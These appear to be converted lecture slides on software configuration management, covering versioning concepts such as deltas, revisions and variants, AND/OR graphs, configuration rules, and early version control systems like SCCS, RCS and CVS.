
---

- Artifacts created as the result of a development or maintenance activity
  - Examples of software objects?
- **Source object** vs **derived object**
- **Object identification:** each software object carries a unique identifier
- May or may not have internal structure
  - For example, a program file can be stored as a text file or a syntax tree

# Relationship

- **Composite relationship**
  - Atomic objects, composite objects, and composite hierarchy
- **Dependency relationship**
  - **Lifecycle dependencies** between requirements spec, designs, and implementations
  - **Import/include dependencies** between modules
  - **Build dependencies** between compiled code and source code

# Representation




# Version Space

- Represents the various versions of a **single** item, abstracting from the product space
  - **Version**: a state of an evolving item
  - **Versioned item**: an item that is put under version control
- Versioning can be applied at any level of granularity, ranging from a software product down to text lines

# Versions


- 
- **Version identification:** How to uniquely identify a version?
    - **Object identifier (OID):** determines whether two versions belong to the same item
    - **Version identifier (VID):** uniquely identifies a version within the same versioned item

# Version Delta



$$\Delta(v1, v2) = (v1 \setminus v2) \cup (v2 \setminus v1)$$

Symmetric delta



$$\Delta(v1, v2) = op_1 \dots op_m$$

Directed delta

# Versioning

- **Extensional versioning:** Versions are explicitly enumerated
  - $V = \{v_1, v_2, \dots, v_n\}$
  - Versions can be made **immutable** automatically or on demand
- **Intensional versioning:** Versions are implicit and constructed on demand
  - $V = \{v \mid c(v)\}$
  - For example, conditional compilation can construct different versions of a source file based on certain attributes

# Revisions and Variants


---

- **Revision:** a version intended to supersede its predecessor
  - Bug fixes, enhancements, adaptive changes
- **Variant:** a version intended to co-exist with its predecessor
  - For example, a software product may support multiple operating systems


# Version Graph (One level)



sequence




tree




graph

# Version Graph (Two levels)



# Change Space




# AND/OR Graph (1)


---

- A general model for integrating product space and version space
- **AND** nodes represent composition, and **OR** nodes represent versioning.
- Both objects and configurations can be versioned.

# AND/OR Graph (2)



# AND/OR Graph (3)



# Intensional versioning


- Constructs new versions of a system from property-based descriptions
  - versions are constructed on demand by combining different changes
- When we make a product release, we need to include one version for each software object in the product
  - Assume that there are  $m$  objects and each has  $n$  version. How many possible combinations?

# Consistency Control

---

- Configuration rules are used to rule out inconsistent combinations
- The user must be warned if a new version is created that has never been configured before
  - Quality assurance, and changes may need to make corrections

# Conceptual framework



# Configuration Rules (1)

---

- **Built-in rules:** hardwired into the CM system and cannot be changed by the user
  - E.g.: At most one version of a software object is contained in any constructed configuration
- **User-defined rules:** supplied by the user
  - E.g.: select the latest version before Nov. 10th

# Configuration Rules (2)

---

- *revision space*

- (1)  $t = \max$

- (2)  $no = 1.1.1.1$

- *variant space*

- (3)  $os = Unix \&& ws = X11 \&& db = oracle$

- (4)  $! (os = DOS \&& ws = X11)$

- *change space*

- (5)  $c1 \ c2 \ c4$

- (6)  $c2 \Rightarrow c1$

- (7)  $c1 \otimes c2 \otimes c3$

# Configurators

---

- Constructs a version by evaluating configuration rules against a versioned object base
- **Rule-based:** Evaluate a query against a deductive database, which consists of a versioned object base and a rule base
  - A search space of potential solutions is explored in a dept-first or breadth-first manner

# Major CMs

- 
- **SCCS**: Source Code Control System, Bell Labs, 1972, the first revision control system
  - **RCS**: Revision Control System, 1980, Purdue U.
  - **CVS**: Concurrent Versions System, 1985, client-server architecture, allows multiple developers to work together, open-source
